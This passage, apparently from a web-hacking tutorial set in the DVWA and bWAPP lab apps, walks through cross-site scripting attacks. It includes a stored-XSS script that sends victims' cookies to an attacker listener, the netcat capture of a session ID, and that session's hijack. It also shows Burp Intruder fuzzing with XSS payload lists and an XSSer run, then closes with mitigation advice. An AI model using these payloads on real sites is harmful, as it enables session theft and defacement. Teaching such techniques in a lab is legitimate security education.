
Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook Clear Guestbook

Let's enter our malicious payload over into the "Message" section. But before that, we need to increase the length of text-area as it is not sufficient to inject our payload. Therefore, open up the **inspect element tab by hitting "Ctrl + I"** to view it's given message length for the text area and then further change the message **maxlength** field from 50 -150.



Over in the following screenshot, you can see that I have injected the script which will thus capture up the cookie and will send the response to our listener when any user visits this page.

```
<script>new Image().src="http://192.168.0.9:4444?output="+document.cookie;</script>
```



Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Now, on the other side, let's set up our Netcat listener as with

```
nc -lvp 4444
```

Logout and **login again** as a new user or in some other browser. Now, if the user visits the XSS (Stored) page, our listener will thus receive his session cookies.



Great!! From the below screenshot you can see that, we've successfully captured up the authenticated cookies.


```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 49163
GET /?output=security=low;%20security_level=0;%20PHPSESSID=lkebfurj867purfagvjp5djlrp HTTP/1.1
Host: 192.168.0.9:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

But what could we do with them?


Let's try to get into his account. I've opened up DVWA again but this time, we won't log in, rather I'll get with the captured cookies. I've used the **cookie editor** plugin in order to manipulate up the session.



From the below screenshot, you can see that, **I've changed the PHPSESSID** with the one I captured. And I had manipulated the **security from impossible to low** and even decreased the **security_level from 1 to 0** and have thus saved up these changes. Let's even manipulate the URL by removing **login.php**



Great!! Now simply reloads the page, from the screenshot you can see are that we are into the application.



Exploitation with Burpsuite

Stored XSS is hard to find, but over on the other hand, Reflected XSS is very common and thus can be exploited with some simple clicks.




Validated Apps

But wait, up till now we were only exploiting the web-applications that were not validated by the developers, so what about the restricted ones?

Web applications with the input fields are somewhere or the other vulnerable to XSS. But we can't exploit them with the bare hands, as they were secured up with some validations. Therefore in order to exploit such validated applications, we need some fuzzing tools and thus for the fuzzing thing, we can count on **BurpSuite**.

I've opened the target IP in my browser and login inside BWAPP as a **bee: bug**. Further I've set the "Choose Your Bug" option to "**XSS -Reflected (Post)**" and had fired up the **hack button**, and for this section, I've set the security to "medium"



From the below screenshot, you can see that when we tried to execute our payload as `<script>alert("hello")</script>`. We hadn't got our desired result.



/ XSS - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

Welcome Test1

Capturing Request and Moving to Intruder

So, let's capture its ongoing **HTTP Request** in our burpsuite and will further share the captured request over to the **"Intruder"**.

Request to http://localhost:80 [127.0.0.1]

```
POST /bWAPP/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Origin: http://localhost
Connection: close
Referer: http://localhost/bWAPP/xss_post.php
Cookie: security_level=1; PHPSESSID=1
Upgrade-Insecure-Requests: 1

firstname=%3Cscript%3Ealert%28%22hello%22%29%3C%2Fscript%3E&lastname=Test1&form=submit
```

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser

Engagement tools

Change request method

Over into the **intruder**, switch to the **Position** tab. We'll configure the position to our input-value parameter as **"firstname"** with the **Add \$** button.



Time to include our payloads file. Click on the **load** button in order to add the dictionary. *You can even opt the burpsuite's predefined XSS dictionary with a simple click on the **"Add from list"** button and selecting the **Fuzzing-XSS**.*

As soon as we're over with the configuration, we'll fire up the **"Start Attack"** button.



Target

Positions

Payloads

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count:

21

Payload type:

Simple list

Request count:

21

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

<body oninput=javascript:alert(1)><input autofocu...>

<math href=javascript:javascript:alert(1)>CLICK...

<? foo="><x foo=?><script>javascript:alert(1)</s...

<frameset onload=javascript:alert(1)>

<table background=javascript:javascript:alert(1)>

<!--<img src=x one...

<![><img src=x onerror=javascript:ale...

<body oninput=javascript:alert(1)><input autofocu...

Add


Enter a new item

Add from list ...

You can see from the image below that we have started our attack and that a fluctuation exists in the length section. To get the result in the descending order with respect to the length. I've double-clicked the length field.



Copy the offered URL and paste it in the browser. Great!! From the below image, you can see that we've successfully bypassed the application as we got the **alert**.



XSSer

Cross-Site “Scripter” or an “XSSer” is an automatic framework. It detects **XSS** vulnerabilities over in the web-applications and even provides up several options to exploit them.

XSSer has more than **1300** pre-installed XSS fuzzing vectors. Which thus empowers the attacker to bypass certainly filtered web-applications and the WAF’s(Web –Application Firewalls).


So, let’s see how this fuzzer could help us in exploiting our bWAPP’s web-application.

Cloning XSSer on Kali

But in order to go ahead, we need to clone XSSer into our kali machine, so let’s do it with

```
git clone https://github.com/epsylon/xsser.git
```

Now, boot back into your bWAPP, and set the “**Choose your Bug**” option to “**XSS –Reflected (Get)**” and hit the **hack** button and for this time we’ll set the security level to “**medium**”.



XSSer offers us two platforms – the **GUI** and the **Command-Line**. Therefore, for this section, we'll focus on the Command Line method.


As the **XSS vulnerability** is **dependable** on the **input parameters**, thus this **XSSer** works on "URL". And even to get the precise result we need the cookies too. In order to grab both the things, I've made a dry run by setting up the **firstname** as "**test**" and the **lastname** as "**test1**".





Capturing the Request via Burp Suite

Now, let's capture the **browser's request** into our burpsuite. By simply enabling the proxy and the intercept options. Further as we hit the **Go** button, we got the output as



Fire up your Kali Terminal with **XSSEr** and run the following command with the **--url** and the **--cookie** flags. Here I've even used an **--auto** flag which will thus check the URL with all the preloaded vectors. Over at the applied URL, we need to manipulate an input-parameter value to "XSS", as in our case I've changed the "test" with "XSS".

```
python3 xsse --url
"http://192.168.0.9/bWAPP/xss_get.php?firstname=XSS&lastname=test1&form=submit" --cookie
"PHPSESSID=q6t1k21lah0ois25m0b4egps85; security_level=1" --auto
```

```
root@kali:~/xsse# python3 xsse --url "http://192.168.0.9/bWAPP/xss_get.php?firstname=XSS&lastname=test1&form=submit" --cookie "PHPSESSID=q6t1k21lah0ois25m0b4egps85; security_level=1" --auto
```

Oops!! From the screenshot below, you can see that this URL is vulnerable with 1287 vectors.



[*] Injection(s) Results:

[FOUND !!!] → [9a6af94c844e17ebc918f59b53270931] : [firstname] ↩

[*] Final Results:

- Injections: 1291
- Failed: 4
- Successful: 1287 ↩
- Accur: 99.69016266460109 %

[*] List of XSS injections:


→ CONGRATULATIONS: You have found: [1287] possible XSS vectors! ;-)

The best thing about this fuzzer is that it provides up the browser's URL. Select and execute anyone and there you go.

Note:

It is not necessary that with every payload, you'll get the alert pop-up, as every different payload is defined up with some specific event. Whether it is setting up an iframe, capturing up some cookies, or redirection to some other website or something else.

Therefore, from the below screenshot, it is clear that we've successfully defaced this web-application.





Mitigation Steps

- Developers should implement a whitelist of allowable inputs. And if that is not possible, they should apply input validations and filter the data entered by the user as much as possible.
- Output encoding is the most reliable solution to combat XSS i.e. it takes up the script code and thus converts it into the plain text.
- Implement a WAF or a Web Application Firewall to protect the application from XSS attacks.
- Use of HTTPOnly Flags on the Cookies.
- The developers can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities.

To learn more about Website Hacking. Follow this [Link](#).

Source

- <https://portswigger.net/web-security/cross-site-scripting/dom-based>
- <https://www.w3schools.com/>



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